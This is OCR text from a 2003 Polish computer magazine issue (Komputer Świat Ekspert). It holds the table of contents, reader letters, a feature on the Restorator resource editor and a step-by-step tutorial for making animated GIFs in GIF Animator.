

kompetentny praktyczny niezbędny

ekspert

Nr indeksu 373 141 ISSN 1644-440X

www.ks-ekspert.pl



Nr 3/2003 (4)
czerwiec-lipiec 2003

Podkreśamy Athlony XP

Przewodnik, jak bezpiecznie
przyspieszyć pracę procesora s. 60

Anonimowość w internecie

Nie daj się szpiegować s. 63

Zakładamy LAN

Budowa i konfiguracja
sieci lokalnej s. 34

Testy

GeForce FX kontra Radeon 9800 s. 13

Chipsety płyt głównych s. 16

Programy do animacji Flash s. 20

Programowanie

Kurs Delphi: tworzymy
przeglądarkę obrazków s. 45

Menedżer plików, cz. 3 s. 48

Jak napisać grę w C++ s. 50

Skrypty VBS i VBA s. 66

Jak działa RAM

Rodzaje i zasady działania
kości pamięci s. 68



Linux: Multimedia i ripowanie filmów s. 74

Wszystko o wypalaniu

**CD-ROM • CD-R • CD-RW • CD Audio
DVD • miniDVD • CD-Extra • MP3 i WAVE
autostart • zabezpieczenia • overburning**




JUŻ W KIOSKACH!



NOWA KSIĄŻKA

z serii Biblioteczka Komputer ŚWIATA



Fotografia cyfrowa a tradycyjna

Która cyfrówka
jest dla nas najlepsza

Robimy wspaniałe zdjęcia
w trudnych warunkach

Odbitki z drukarki atramentowej
– nie za drogo?

Wygodnie i szybko
– korzystamy z internetowych
fotolaboratoriów

Komputer

Prostsze niż myślisz



Wiesław Małecki

Drodzy Czytelnicy

Po ukazaniu się każdego kolejnego Eksperta do redakcji napływa wiele listów. Najczęściej przysyłacie nam ciekawe spostrzeżenia do bieżącego wydania. Nie brakuje też propozycji dotyczących kolejnych numerów. Jakie tematy najbardziej przypadają Wam zwykle do gustu? Szeroka gama problemów i zróżnicowany stopień trudności sprawiają, że trudno o wspólny mianownik. Niektórzy z Was najchętniej czytają wskazówki step-by-step do popularnych programów, inni chwalą sobie obszerne opisy ciekawych możliwości nowoczesnej techniki komputerowej.

Pragnę Wam jednak zwrócić uwagę na jeszcze jedną zaletę Eksperta. To obecność pełnych wersji aplikacji na dołączanym krążku. Nie wszyscy pewnie wiecie, że nie są to powszechnie dostępne tak zwane freeware'y, czyli aplikacje do ściągnięcia za darmo z internetu. Nie jest to również shareware – oprogramowanie o ograniczonym czasie działania. Nasze pełne wersje to aplikacje dostępne poza krążkiem Eksperta jedynie odpłatnie. Redakcja wykupiła od producentów prawa do ich publikacji na płycie z czasopismem, dzięki czemu macie, drodzy Czytelnicy, jedyną okazję zgromadzenia zupełnie legalnie wspnianych programów za cenę czasopisma.

wmalecki@ks-ekspert.pl

■ Spis treści	3
■ Od redaktora	3
■ Krążek Eksperta	3
■ Forum Czytelników	4

Z PŁYTY

■ Zajrzyj do programu	6
■ GIF Animator 6.2	7
■ Pięć w jednym	8
Podgląd tworzonego filmu	9

TESTY

■ Krótkie testy	10
McAfee VirusScan Enterprise 7	10
Linux Internet Anonym 5	10
Red Hat 9.0	11
Windows 2003 Server	11
Płyta główna ECS K7SOM+	12
Mysz 350CW Mouse	12
Cardreader Wireless	12
FX kontra ATI	13
Gainward GeForce FX 5200	13
PixelView GeForce FX 5800	13
Gainward FX PowerPack! Ultra/1000	13
Plus Golden Sample	13
3D Hercules Prophet 9800 PRO	13
■ Nowe technologie	15
Świat w niebieskich barwach	15
■ Komputerowe serce	16
Porównanie wybranych	16
chipsetów	16
Testy wydajnościowe pamięci	17
Bałagan z FSB	19

■ Flash kręci siecią	20
Uczymy się Flasha	22

PORADY

■ Magia srebrnego krążka	24
Nagrywanie jest proste	26
Formaty multimedialne	28
Żegnaj dyskiety	29
Kopie bezpieczeństwa	30
Dźwięk bez błędów	31
Tajniki zapisu wideo	32
Automatyczny start płyty CD	33
■ Wejść w sieć	34
Fizyczna budowa sieci	34
Konfiguracja sieci LAN	36
Dostęp do internetu	38
■ Pecet na odległość II	42
Remote Administrator	42
VNC – praca zdalna za darmo	43
Rdesktop dla Linuksa	44
■ Przeglądarka plików	45
Wyświetlanie obrazów	46
Skalowanie obrazów	47
■ Władca plików, cz. III	48
Zamykanie aplikacji	49
■ Odbij piłkę	50
Piszemy grę	50
Jak przygotować obrazy?	51
■ Szybko i precyzyjnie	54
Wskazówki do Windows, Office'a,	54
Photoshopa, Ulead Media Studio	54
i The Bat!	54

■ Hardware w praktyce	60
Parametry Athlonów XP	60
Jak podkrecać – krok po kroku	61
■ Internet w praktyce	63
Serwer proxy	63
Kontrola nad cookies	64
Anonimizery	65

■ Programowanie w praktyce	66
Visual Basic Scripting	66
Visual Basic dla Aplikacji	67

MAGAZYN

■ Jak to działa?	
Pamięć RAM	68
Oznaczenia różnych typów pamięci	69
■ Epidemia na dysku	70
Czas wirusów	71
■ Atak w tłumie	73

LINUX

■ Linux multimedialny	74
Oglądanie filmów w MPlayerze	75
Ripowanie filmu	76

INFORMATOR

■ Podpis elektroniczny	78
■ Gdzie szukać w internecie	79
■ Listy i porady	80
■ Spis programów	82

Komputer ŚWIAT ekspert 3/2003

Pełne wersje

DVDrip 1.0
ripowanie DVD, wypalanie filmów VCD, SVCD, DivX

Restorator 2003 Edycja Specjalna
do wprowadzania zmian w skompilowanych programach

CoffeeCup GIF Animator 6.2
tworzenie animowanych GIF-ów

Software

W tym miejscu powinien znajdować się krążek CD-ROM. Jeżeli go nie ma, proszę zwrócić się do sprzedawcy

do Windows

- do administracji siecią
- Flash
- internetowe
- programowanie
- do kopiowania płyt
- kodeki
- poprawki
- podkręcanie
- sterowniki
- użytkowe
- zdalna administracja

do Linuksa

- multimedia
- inne

Na krążku między innymi:

DVDrip 1.0 pełna wersja
program napisany specjalnie dla Czytelników Eksperta. Dzięki niemu zarchiwizujemy płytę DVD (lub film AVI) w formacie Video CD, Super Video CD lub DivX

Restorator 2003 Edycja Specjalna pełna wersja
najnowsze wydanie aplikacji służącej do edycji skompilowanych programów. Ta wersja ma graficzny edytor zasobów, dzięki czemu zmiana okien dialogowych jest dużo prostsza

CoffeeCup GIF Animator 6.2 pełna wersja
program do tworzenia ruchomych obrazów w formacie GIF. Za jego pomocą można zaprojektować i wykonać profesjonalną animację na stronę WWW

Service Pack 1a dla Windows XP zestaw najnowszych poprawek do polskiej wersji Windows XP

Pozostań anonimowy zbiór programów pozwalających na zachowanie prywatności w internecie

Wielkie wypalanie kilkanaście różnych programów do kopiowania i ripowania płyt, konwersji formatów oraz paczka niezbędnych kodeków

Narzędziowe do administracji sieci, zdalnej administracji komputerem oraz podkręcania procesorów

Linux 15 przydatnych narzędzi do kopiowania i ripowania płyt, odtwarzania plików multimedialnych, zdalnej administracji oraz zarządzania siecią lokalną

oraz wiele innych programów przydatnych nie tylko zaawansowanym użytkownikom komputerów



LISTY



The Bat! zabroniony?

Wiecie, że tego programu nie wolno używać? Spójrzcie w tekst licencji: *Nie wolno UŻYWAĆ, kopiować (...)* programu. Jeśli źle zrozumiałem, proszę mi to wytłumaczyć.

Lord Wiader (z Forum)

Od redakcji: A dokładnie — *Nie wolno używać, kopiować, (...)* z wyjątkiem możliwości uwzględnionych w tej umowie. Na początku umowy możemy przeczytać: *Użytkownik otrzymuje niewyłączną licencję na używanie programu na jednym komputerze w danym momencie.* Inaczej mówiąc, używanie The Bat! jest legalne pod warunkiem, że na każdą działającą kopię programu przypada jedna oryginalna płyta Eksperta.

Dobra gazeta, klej zły

Zmieńcie klej na płycie i przyklejcie ją na trochę mocniejszej okładce — przez drobną nieuwagę można podrzeć stronę. Trzymajcie taki poziom — dawno nie widziałem pisma komputerowego, które przeczytałbym od deski do deski z prawdziwym zainteresowaniem. Zawartość płytki — super.

Gufi (z Forum)

Od redakcji: Tym razem przyłożyliśmy się. Mamy nadzieję, że w tym wydaniu ocalały wszystkie spisy treści. Prosimy o pochwały.)

Lepiej bez testów

Szczerze... to darujcie sobie te testy, to ma być Ekspert, a nie jeszcze jeden Komputer ŚWIAT. Po co zaawansowanemu użytkownikowi testy napędów combo, głośników,

mają już pojęcie o komputerach, a nie tłumaczyć laikom, bo aż się odechciewa czytać. Skoro nazywacie się ekspertami, to róbcie czasopismo skierowane do ekspertów, a przynajmniej do osób średnio zaawansowanych.

scoolio@poczta.fm

C++ + prenumerata

Dlaczego w nowym Ekspercie nie było nic na temat programowania w C++? Mam nadzieję, że w następnym coś będzie! Ale, ogólnie nic nie mam na was, całkiem dobry pomysł z tą gazetą. Napiszcie, kiedy ukaże się następny numer i kiedy będzie możliwa prenumerata.

marekzabinski@interia.pl

Od redakcji: Następny numer...

właśnie trzymasz w rękach, drogi Czytelniku:) W sprawie prenumeraty nie mamy niestety jeszcze żadnych wieści, ale ostro nad nią pracujemy.

Linux zbyt prosty

W teście edytorów HTML zabrakło znakomitego i darmowego WebSite Pro 4.x, który moim zdaniem możliwościami bije na głowę swoją darmową konkurencję. Strona projektu to www.website.csd.pl

Bardzo cieszy fakt, że na łamach poświęcacie sporo miejsca na tematy związane z użytkowaniem systemu Linux, ale zaawansowanemu użytkownikowi nie są potrzebne porównania popularnych dystrybucji. Ważniejsze są problemy z konfiguracją i codzienną eksploatacją systemu. Podoba mi się fakt, że oprócz produktu komercyjnego, czyli Borland C++ Builder, umieściliście darmową alternatywę w postaci Dev-C+++. Na płycie obok progra-

Forum Czytelników



mów dla Windows moglibyście umieszczać ich linuksowe odpowiedniki.

wojtasin@o2.pl

Po angielsku

Może wydrukujecie artykuł w języku angielskim, przynajmniej jeden, z wyjaśnieniem trudniejszych terminów. Byłoby to korzystne dla czytelników ze względu na naukę angielskiego (w sieci jest on najczęściej używany). Ekspert jako jedyna gazeta w Polsce (oczywiście komputerowa) wprowadziłby tę nowość. Co wy na to?

mkotecki@poczta.fm

Od redakcji: Chyba jednak nie — w wielu kioskach i EMPIK-ach można kupić czasopisma komputerowe po angielsku. Polecamy.

Ekspert przeciętniak

Pragnę zauważyć, iż stanowicie typową, przeciętną prasę poświęconą PC. Zaczynacie się upodabniać nawet do takiego pisma jak Linux plus. Jeśli chcecie być oryginalni i chcecie zamieszczać w magazynie odskocznię od Windowsa, to dlaczego nie piszecie na przykład o Mac OS-ie lub o bardziej zaawansowanych systemach, na przykład QNX? Dam za każdy numer nawet 12,90, jeśli dacie spokój z tym *wiecznie niedorożwiniętym Pingwinem*.

cracker@xl.wp.pl

Java na ławę

Proponowałbym więcej Javy. Chodzi mi tu o kurs z przykładami (przy okazji tekstu Śnieg w Javie — SUPER, autor artykułu dokładnie wie, jak zaciekać czytelnika — gratula-

cje). To środowisko programowania daje duże pole popisu zarówno początkującym programistom, jak i tym z większym doświadczeniem. Pozdrawiam wszystkich miłośników JAVY.

Eltonio (z Forum)

Złe p2p

Jak ma się ten artykuł do ustawy o piractwie? Przecież wy zachęacie ludzi do tego typu działalności, publikując takie materiały. Wszędzie się czyta, słyszy, ogląda na ten temat, a tu proszę, czego się nie robi, by sprzedać nakład. A może jakieś instrukcje o zabijaniu (wiem, nie ta gazeta, nie te tematy) ale tak to wygląda. (...)

Docieklivy (z Forum)

Od redakcji: Piszemy o wszystkim, co wydaje się interesować naszych Czytelników i co sprawia im problemy. I oczywiście dotyczy komputerów. Nie unikamy więc i zagadnień p2p. Wiemy, że oprogramowanie tego typu służy często do przesyłania nielegalnych programów, filmów oraz muzyki. Sieci p2p są jednak przebogata skarbnią darmowych aplikacji i utworów. Dlaczego mamy udawać, że nie istnieją? Pisząc o programach i sieciach wyraźnie ostrzegamy, że wykorzystywanie ich do celów, o których wspomina Docieklivy, jest niezgodne z prawem.

Kontynuując sposób myślenia Czytelnika, niebawem dojdziemy do wniosku, że trzeba zlikwidować cały internet, bo to przecież siedlisko piractwa. Albo jeszcze skuteczniej — zabronimy korzystania z komputerów! Co Wy na to?



PHP OK

Moim zdaniem powinno być więcej na temat programowania w PHP, ponieważ jest to już praktycznie standard tworzenia stron WWW.

Zygzak (z Forum)

Super Ekspert

Dzięki za wprowadzenie Super Eksperta! Dzięki wam nauczyłem się programować w Delphi! Rozwinę programowanie w Delphi w najnowszych numerach Eksperta.

Seba (z Forum)

Super Ekspert?

Przecież artykuł o PHP oznaczony Super Ekspert był jednym z prostszych w całym numerze, nie rozumiem, już chyba Śnieg w Javie byłoby ciężiej załapać. Komuś chyba się pomieszało.

Palik (z Forum)

Mniej kodu

Zauważyłem, że redakcja Eksperta ma tendencję do zamieszczania na swojej płycie programów do programowania. Urozmaicie ją trochę.

Poza tym wszystko mi się podoba, szczególnie programy p2p.

KSI (z Forum)

Programy na CD

Chyba jest za mało istotnych szczegółów w opisach. Na przykład brak informacji, czy The Bat! współpracuje z jakimkolwiek programem antywirusowym. Mnie osobiście interesuje współpraca z popularnym Norton Antyvirusem.

Dziadek (z Forum)

Od redakcji: Zasadą jest, że programy antywirusowe powinny współpracować z protokołami przesyłania poczty, a nie konkretnymi klientami. Na przykład, jeśli antywirus obsługuje POP3, to będzie współpracował z każdym klientem poczty, również z The Bat! Na marginesie – Norton Antivirus doskonale współpracuje z The Bat!

Słaba strona

Dlaczego na waszej stronie WWW są tylko rzeczy, które są w czasopiśmie? Moim zdaniem powinno być coś nowego. Na przykład rzeczy, które nie zmieściły się w piśmie,

choćby ciekawe artykuły o programowaniu.

Mistrz (z Forum)

Od redakcji: Strona www.ks-ekspert.pl nie jest portalem ani serwisem. To witryna czasopisma, na której prezentujemy zawartość Eksperta. Dodatkowo funkcjonuje dość sprawne Forum i często uaktualniane ankiety. Oprócz tego na głównej stronie można znaleźć ramkę, w której wyjaśniamy najczęstsze problemy związane z tekstami. Na razie to tylko i aż tyle. Stronę tworzymy jedynie wysiłkiem redakcji. Przyszłość jednak na pewno przyniesie zmiany na lepsze.

Nareszcie

Kiedyś czytałem regularnie Komputer ŚWIAT, ale potem zrozumiałem, że niewiele on mi daje. Przez dłuższy czas szukałem czasopisma dla siebie, a tu nagle premiera Eksperta. Pomyślałem, że to coś w stylu tych książeczek z biblioteczki Komputer ŚWIATA, ale nie – to jest idealne czasopismo. Nic dodać nic ująć.

BlueMan (z Forum)

Flash i już

Co tu dużo mówić – artykuł o animacjach we Flashu jest bardzo dobry! Nie chcę was tylko chwalić, ale inaczej się nie da! Nareszcie nauczyłem się robić te animacje. I to dzięki wam.

Mr Wirus (z Forum)

Program dla komórki

W związku z powtarzającymi się pytaniami o szczegóły artykułu **Program dla komórki**, na witrynie Eksperta umieszczone zostały szczegółowe informacje dotyczące sposobu rejestracji dodatku MobileSet. Otwieramy stronę **www.ks-ekspert.pl**, klikamy na zakładkę **archiwum**. Z wyświetlonej listy numerów wybieramy wydanie **2/03 KaZA i spółka**. Pojawi się spis zawartości numeru oraz sekcja **Ważne informacje**. Klikając na **Ważne informacje**, przechodzimy do przewodnika, w którym Ekspert objaśnia wszystkie zawiłości rejestracji.

Numer 2/2003

Działy

- Z płyt
- Porady
- Testy
- Magazyn
- Informator

Temat tytułowy: KaZA i spółka

Wszystko o kopiowaniu plików w sieciach p2p

Na płycie między innymi pełne wersje: The Bat! 1.62, KoolMoves 3.60, Środowisko programistyczne Borland JavaBuilder 8 Personal oraz przydatne aplikacje do Windows i Linuxa.

Cena: 9,90 zł

W kioskach: od 26.03.2003

Ważne informacje

- Rejestracja Borland JavaBuilder 8 Personal
- Rejestracja MobileSet

Konkurs Newsreportaż

nagrody: 44.000 PLN

Zadanie: fotoreportaż

temat 1: wydarzenia

temat 2: ludzie

temat 3: życie codzienne

temat 4: kultura

termin: 30. 09. 2003

szczególty: www.newsweek.pl

Newsweek

POLSKA

Zajrzyj do programu



Jeżeli chcielibyśmy zajrzeć do wnętrza programów i zmienić ich wygląd, trudno o wdzięczniejsze narzędzie niż nowa ulepszona wersja Restoratora!

Restorator 2003 to nowa, stworzona specjalnie dla Czytelników Eksperta odsłona znakomitego edytora zasobów Windows. Program ten pozwala na dotarcie do takich elementów, jak: obrazki, animacje, dźwięki, z których korzysta aplikacja, a także komunikaty wyświetlane w programie, menu i całe okna dialogowe. Restorator pozwala na ich obejrzenie, podmianę oraz edycję. W ten sposób możemy diametralnie zmienić wygląd interfejsu użytkownika programu – poprzestawiać przyciski, zmienić grafikę – stworzyć własną skórę programu. Restorator 2003 nie służy jednak tylko do zabawy bądź personalizacji


aplikacji. To potężne narzędzie w rękach osób, które dokonują lokalizacji programów. Jeżeli zapagniemy przetłumaczyć na polski aplikację, Restorator 2003 z płyty Eksperta jest właśnie dla nas. Polska edycja programu, podobnie jak wersja 2.52, która znalazła się na krążku pierwszego numeru Eksperta, została przygotowana przez redakcję za pomocą... Restoratora. Obszerny podręcznik oraz przewodniki uczące korzystania z programu znajdziemy w menu Pomoc.

Nowy wygląd

W Restoratorze 2003 zwraca uwagę ulepszony interfejs użytkownika. Teraz Przeglądarka plików –

czyli okno Eksploratora Windows – znajduje się na oddzielnej za-

kładce, dzięki czemu zyskujemy dwukrotnie więcej miejsca na okno Wyświetlarki zasobów, gdzie pokazywana jest zawartość programów. Pomiędzy tymi dwoma oknami możemy łatwo przełączać widok za pomocą klawiszy [F9], i [F10].



Graficzna edycja zasobów

Najważniejszą nowością w Restoratorze 2003 jest graficzny edytor okien dialogowych. Do tej pory, chcąc zmienić wygląd okien, należało to robić w trybie tekstowym, co sprowadzało się praktycznie do programowania – wpisywania nazw elementów kontrolnych i ich stylów, rozmiary zaś elementów należało wpisywać ręcznie. W ten sposób wysokość często myliła nam się z szerokością lub też pozycją elementu na ekranie – w takim zapisie dość łatwo się pogubić.


Teraz kształt i wygląd możemy oknom nadawać za pomocą myszki. Klikamy na przycisk, czy inny element kontrolny, i tak jak w programach graficznych myszką zmieniamy jego kształt oraz położenie w oknie dialogowym. Z łatwością zmieniamy również rozmiary samego okna, teksty w oknie dialogowym, czcionkę. Dokładnego po-

cjonowania elementów dokonać możemy także, wpisując wartości liczbowe. Tym razem wiadomo, który parametr co oznacza. Zmiana wyglądu okien to teraz kwestia chwili.

Wygodna obsługa stylów

Graficzny edytor interfejsu umożliwia przypisywanie do elementów kontrolnych różnych zdefiniowanych przez Microsoft stylów. Gdy najedźmy myszką na opisaną nazwę stylu, na pasku stanu pojawia się jego oficjalna nazwa.

Dokładna specyfikacja Microsoftu na temat wszystkich stylów, które możemy zastosować, jest dostępna w internecie w języku an-




gielskim na witrynie <http://msdn.microsoft.com/library/>

Najlepszą metodą wyszukiwania informacji o danym stylu jest wpisanie jego nazwy w wyszukiwarce i otworzenie odnalezionego dokumentu. W przypadku poszukiwanego przez nas stylu SS_NOPREFIX okazuje się, że jest to styl dotyczący elementów statycznych (tekstu w oknach dialogowych który ka-



że jest to styl dotyczący elementów statycznych (tekstu w oknach dialogowych który ka-




nie zamieniać znaku & na podkreślenie następującej po nim litery (jeżeli styl ten nie jest zaznaczony, aby używać na ekranie znak &, należy wpisać go dwa razy rzędu).

Dodawanie zasobów

Kolejną nową cechą Restoratora 2003 jest możliwość dodawania zasobów. Jednym z praktycznych zastosowań tej nowej funkcjonalności jest tworzenie aplikacji wielojęzycznych.

Dotychczas, gdy dokonywaliśmy tłumaczenia interfejsu, można było jedynie zamienić jedną wersję językową na drugą, edytując oryginalne zasoby. Obecnie jest możliwe tworzenie aplikacji, które będą zmieniały język interfejsu w zależności od wersji językowej systemu operacyjnego.

TP



Prosta animacja 6.2




FOT.: FOTOMONTAŻ KOMPUTER ŚWIAT EXPERT

Animowane GIF-y to dobry sposób urozmaicenia stron WWW. Ekspert pokaże, jak szybko projektować niewielkie grafiki w tym formacie

Zastosowanie ruchomych elementów na stronie WWW powoduje, że statyczna i nieciekawa witryna nagle ożywa. Wbrew powszechnemu przekonaniu tworzenie ruchomych obrazów nie musi być skomplikowane. Nie trzeba od razu konstruować rozbudowanego filmu czy interaktywnej animacji we Flashu. Czasami kilka dobrze dobranych klatek animowanego GIF-a może wyglądać lepiej niż dłuższa forma, nie wspominając o tym, że małe

rozmiary pliku ucieszą użytkowników wolniejszych połączeń z siecią. Ekspert pokaże, jak za pomocą GIF Animatora oraz KoolMoves zrobić własny animowany baner. Na ekranie powitalnym GIF Animatora są trzy przyciski, dzięki którym możemy przejść do pracy.

1. Wybieramy nowy plik, klikając na .



Sekwencja plików z KoolMoves

Program **KoolMoves** w pełnej wersji został zamieszczony na krążku Eksperta 2/03 (numery archiwalne czasopisma można zamawiać pod numerem **0 801 120003**). Na płycie dołączonej do bieżącego wydania znajduje się natomiast jego wersja shareware, która wprawdzie pozwala na eksportowanie klatek z plikami graficznymi, ale dołącza do nich swoje logo jako znak wodny.

1. Aby wyeksportować gotową animację jako sekwencję plików, w programie KoolMoves klikamy na **File**, a następnie **Export for Web** i wybieramy pozycję **Capture Movie Frames...**

2. W nowo otwartym okienku wybieramy format pliku  oraz to, jakie klatki chcemy zapisać – w naszym przypadku będą to wszystkie kluczowe łącznie z pośrednimi . Zatwierdzamy ustawienia przyciskiem **OK**. Następnie wskazujemy miejsce na dysku, do którego wyeksportujemy pliki, i zapisujemy je.

3. Tak przygotowaną sekwencję plików graficznych możemy bez problemu zaimportować do GIF Animatora.

2. Ustawiamy rozmiar obrazu w pikselach. Zaznaczając opcję **Use the size of the first image in the animation**, spowodujemy, że wielkość całego projektu będzie taka, jak pierwszej wczytanej klatki.

Przechodzimy dalej, klikając na **Next >**.

3. W następnym wyświetlonym ekranie można ustalić, co aplikacja powinna zrobić w wypadku, gdy wczytywana klatka będzie różnić się wielkością od poprzedniej. Nie będziemy jednak używać tej opcji – wszystkie klatki animacji eksportowanej z KoolMoves mają jednakowe rozmiary. Zaznaczając , możemy wybrać opcję automatycznego dodawania przezroczystości.

 **Make the animation transparent!** Program domyślnie uczyni przezroczystym kolor, który jest dominujący na klawędziach grafiki. Klikamy na **Next >**, żeby kontynuować.

4. Wybieramy liczbę powtórzeń pełnej animacji. Ustawmy ją dla naszego przykładu na pięć razy  **5** **time(s)**.

5. Poniżej określamy czas wyświetlania się każdej klatki w milisekundach **8**.

6. Wczytujemy wcześniej przygotowane klatki animacji, klikając na **Add Image...**

7. Odnajdujemy folder, do którego wyeksportowaliśmy serię plików. Zaznaczamy wszystkie, wciskając kombinację **Ctrl+A**, następnie klikamy na **Open**.



8. Widzimy teraz pliki ułożone w kolejności według nazwy . Możemy ewentualnie zmienić kolejność ich wyświetlania, przesuując je strzałkami  odpowiednio w górę lub w dół. Klikamy na **Next >** i przechodzimy dalej.


9. Gdy program powiadomi nas o ukończeniu wczytywania klatek, klikamy na **Finish**.

10. Widzimy teraz główne okno programu. W dolnym pasku mamy dostępny podgląd animacji oraz opcje potrzebne do ewentualnej korekcji wstępnych ustawień.



Format GIF

GIF (ang. Graphic Interchange Format) to format pliku graficznego stworzony przez firmę CompuServe. W roku 1989 wprowadzono w nim możliwość animacji oraz nadawania przezroczystości. GIF potrafi opisać jedynie 256 kolorów, sytuację jednak poprawia fakt tworzenia unikalnej palety dla każdego obrazka. Dzięki temu zachowuje się dobrą jakość grafiki przy niewielkich rozmiarach plików. GIF-y są bardzo popularne, na wielu stronach internetowych znajdziemy elementy menu i banery w tym formacie. Technologia GIF jest opatentowana i nie każda aplikacja graficzna potrafi zapisywać pliki .gif. Zamieszczony na płycie Eksperta GIF Animator nie tylko tworzy GIF-y, lecz także zapisuje animacje we flashowym formacie SWF.



11. Przezroczystość animacji wybieramy, klikając na . Następnie w nowym okienku wskazujemy kolor, który ma być niewidoczny .

12. Klikając na ikonę , możemy podejrzeć naszą animację.

13. Stworzony GIF zapisujemy, wybierając z menu **File** pozycję **Save As**, następnie


Save As Animated GIF (.gif)...

W okienku dialogowym wpisujemy nazwę i miejsce zapisu GIF-a, po czym klikamy na **Save**. Możemy również zapisać animację do formatu Flash, wybierając opcję

Save As Macromedia Flash (.swf)...

W ten sposób przygotowaliśmy animowany GIF. Pamiętajmy, że plik wynikowy powinien być jak najmniejszy. Maksymalny rozmiar banera reklamowego to najczęściej od 15 do 50 KB.

TS





DVDRip 1.0
PEŁNA WERSJA
program stworzony
specjalnie na zamówienie Eksperta

FOT: COREL/MONIAZ KOMPUTER ŚWIAT EKSPERT

Pięć w jednym

Jak zripować film z DVD? Jak z DivX-a zrobić Video CD z napisami? Dzięki programowi DVDRip szybko i skutecznie wykonamy jeden z pięciu popularnych rodzajów konwersji

